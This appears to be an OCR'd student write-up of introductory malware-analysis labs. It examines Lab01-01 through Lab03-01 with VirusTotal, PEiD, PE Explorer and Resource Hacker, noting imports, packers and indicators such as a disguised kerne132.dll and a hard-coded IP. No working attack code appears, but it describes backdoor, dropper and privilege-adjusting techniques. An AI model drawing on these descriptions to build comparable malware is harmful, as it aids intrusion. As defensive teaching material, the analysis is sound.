Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002000	00002000	00002116	0296	Sleep
00002004	00002004	0000211E	0044	CreateProcessA
00002008	00002008	00002130	003F	CreateMutexA
0000200C	0000200C	00002140	01ED	OpenMutexA
00002010	00002010	00002108	001B	CloseHandle


Close

Figure 4.1— Import Tables from **Lab01–01.exe** and **Lab01–01.dll**.

- `KERNEL32.dll` is a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for **Lab01–01.exe** are are `FindFirstFileA` and `FindNextFileA` , which indicates the malware will search through the filesystem, as well as open and modify. On the other hand, **Lab01–01.dll** most notably uses `Sleep` and `CreateProcessA`.
- `WS2_32.dll` provides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.
- `MSVCRT.dll` imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v-Along with **Lab01–01.exe** and **Lab01–01.dll**, there are other ways to identify malicious activity on infected systems. Disassembling **Lab01–01.exe** in PE Explorer shows us a set of `strings` around `kerne132.dll` which is supposed to be disguised as the common `kernel32.dll` — note 1 rather than l (figure 5.1).






Figure 5.1— Disassembly of **Lab01–01.exe** and **Lab01–01.dll** using PE Explorer

vi- Further investigating the `strings`, however for **Lab01–01.dll**, it is apparent that there is an IP address of `127.26.152.13` , which would act as a network based indicator of malicious activity (figure 5.1).

vii-Bringing all the pieces together, there can be an assumption made that **Lab01–01.exe**, and by extension **Lab01–01.dll**, is malware which creates a backdoor. VirusTotal provided indication that the files were malicious, and utilising this or PE Explorer it was established that the two were likely related, with the **.dll** is dependant upon the **.exe**. The files are not packed(as identified by PEiD), small programs, with no exports, however specific imports which indicate that **Lab01–01.exe** might search through directories and create/manipulate files such as the disguised `kernel32.dll`, as well possibly searching for executables on the target system, as suggested by the `string exec` within **Lab01–01.dll**. In addition, there are network based imports, an IP address, as well as the functions imported from `kernel32.dll`, `CreateProcess` and `sleep`, which are commonly used in backdoors.

b- Analyse Lab01–02.exe.

i-As with the previous lab, uploading **Lab01–02.exe** in VirusTotal.com shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).




Figure 1.1— VirusTotal.com reports for **Lab01–02.exe.**

ii-We can identify whether the file is packed, either through VirusTotal.com or PEiD. A file which is not packed will indicate the compiler (eg, *Microsoft Visual C++ 6.0*), or the method in which it has been packed. Initially, PEiD declared there was *Nothing found* *, however after changing from a *normal* to *deep* scan, it has been determined that the file has been packed by *UPX* (figure 2.1).




Figure 2.1 — PEiD Deep scan

- ***Normal*** *scan is at the Entry Point of the PE File for documented signatures.*
- ***Deep*** *scan is the containing section of the Entry Point*

- ***Hardcore*** *scan is a complete scan of the entire file for signatures.*

Another way of identifying whether the file has been packed or not, is via the Entry Point Section (*EP Section*) — these are `UPX0`, `UPX1` and `UPX2`, section names for UPX packed files. `UPX0` has a virtual size of 0x4000 but a raw size of 0 (figure 2.2), likely reserved for uninitialized data — the unpacked code.




Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within PE Explorer, with the **UPX Unpacker Plug-in**. When enabled, this automatically unpacks the file when loaded (Figure 2.3).




Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate `strings` and `imports` to see what the malware gets up to. From the Import Viewer within PE Explorer, we see there are four imports (figure 3.1).

- `KERNEL32.DLL` — imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes.
- `ADVAPI32.dll` — specifically `CreateServiceA` is of note.
- `MSVCRT.dll` — imported to most programs and doesn't tell us much.
- `WINNET.dll` — specifically `InternetOpenA` and `InternetOpenURLA` are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv-So far, this is suggesting that the malware is creating a service and connecting to a URL. Checking out the `strings` of the file in the Disassembler, we see '*Malservice*', '*http://www.malwareanlysisbook.com*' and '*Internet Explorer 8.0*' (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.




Figure 3.2 — Disassembler Strings

C. **Analyze the file Lab01-03.exe.**

i- Once again, uploading to [VirusTotal.com]() indicates that **Lab01–03.exe** is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with [PEiD]() demonstrates that **Lab01–03.exe** is packed with [FSG 1.0]() (figure 2.1 left). This is much more difficult to unpack than [UPX]() and must be done manually. Currently we are unable to unpack this. Check out **Lab 18–2** (Chapter 18, Packers and Unpacking) to unpack in [OllyDbg]().




Figure 2.1 —PEiD showing Lab01–03.exe packed with FSG 1.0 (left) and Section VIewer (right)

Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

iii- Although **Lab01–03.exe** is currently unpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for **Lab01–03.exe**

Loading the file into PE Explorer unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is Dependency Walker, which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that **Lab01–03.exe** is dependant upon (and therefore imports) `KERNEL32.DLL`. The particular functions here are `LoadLibraryA` and `GetProcAddress`, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any `strings` in PE Explorer (figure 4.1), it is difficult to suggest what the file might do, or identify any host/network based malware-infection indicators.





Figure 4.1 — PE Explorer showing no strings information for packed **Lab01–03.exe**

D- Analyze the file Lab01-04.exe.

i- **Lab01–04.exe** is recognised as malicious, with 53/72 engines detecting malicious signatures (Figure 1.1).

ii- PEiD shows us that the file is unpacked (and compiled with *Microsoft Visual C++ 6.0*) (figure 2.1). Likewise, the EP section shows the valid file names as well as actual raw sizes for them all, rather than `UPX0-3` or blanks, as well as a raw size of 0, typically seen for packed files (figure 2.1). As this is not packed, there is no need to unpack it.






Figure 2.1 — PEiD showing Lab01–04.exe is not packed and Section VIewer

iii- Loading **Lab01–04.exe** into PE Explorer, we initially see that the `Date Time Stamp` is clearly faked (figure 3.1). At the time of writing it looks as though the file was compiled months in the future, and it's not immediately clear what the real stamp should be.

Figure 3.1 — Date Time Stamp of **Lab01–04.exe**

iv- Switching to the Import Viewer within PE Explorer, we see that there are three of the common `.dll` imported (figure 4.1).




Figure 4.1 — Import Viewer for **Lab01–04.exe**

- `KERNEL32.dll` — Core functionality, such as access and manipulation of memory, files, and hardware.
- `ADVAPI32.dll` — Access to advanced core Windows components such as the Service Manager and Registry. The functions here look like they're doing something with privileges.
- `MSVCRT.dll` — imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imports, there are a few key ones which can point us in the direction of the program's functionality.

- `SizeOfResource`, `FindResource`, and `LoadResource` indicate that the file is searching for data in a specific resource.
- `CreateFile`, `WriteFile` and `WinExec` suggests that it might write a file to disk and execute it.
- `LookupPrivilegeValueA` and `AdjustTokenPrivilages` indicates that it might access protected files with special permissions.

v- Looking at the `strings` is often a good way to identify any host/network based malware-infection indicators. Again, this can be done through the Disassembler in PE Explorer (Figure 5.1)




Figure 5.1 — **Lab01–04.exe** strings within PE Explorer Disassembler

The `strings` of note here look like '*\system32\wupdmgr.exe*', '*psapi.dll*' and '*\winup.exe*' — potentially these are the files which the `.dll` identified, create, or execute. '*\system32\wupdmgr.exe*' might correlate with `KERNEL32.dll GetWindowsDirectory` function to write to system directory and the malware might modify the Windows Update Manager.

This gives us some host-based indicators, however there is nothing apparent regarding network functions.

vi- Previously overlooked in PEiD's Section Viewer, there is a resources file `.rsrc` —The Resource Table. This is also seen in PE Explorer's Section Headers.




Figure 6.1 — Resource Hacker identifying **Lab01–04.exe**'s **binary resource**

We are able to open this within Resource Hacker, a tool which can be used to manipulate resources within Windows binaries. Loading **Lab01–04.exe** into Resource Hacker identifies that resource as binary and lets us search through it. (figure 6.1)

e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i-This dynamic analysis starts with initial static analysis to hopefully gain a baseline understanding of what might be going on. Straight in with PEiD and PE Explorer we see that **Lab03–01.exe** is evidently PEncrypt 3.1 packed, and only visible import of `kernel32.dll` and function `ExitProcess`(figure 1.1). Also, there are are no apparent strings visible.

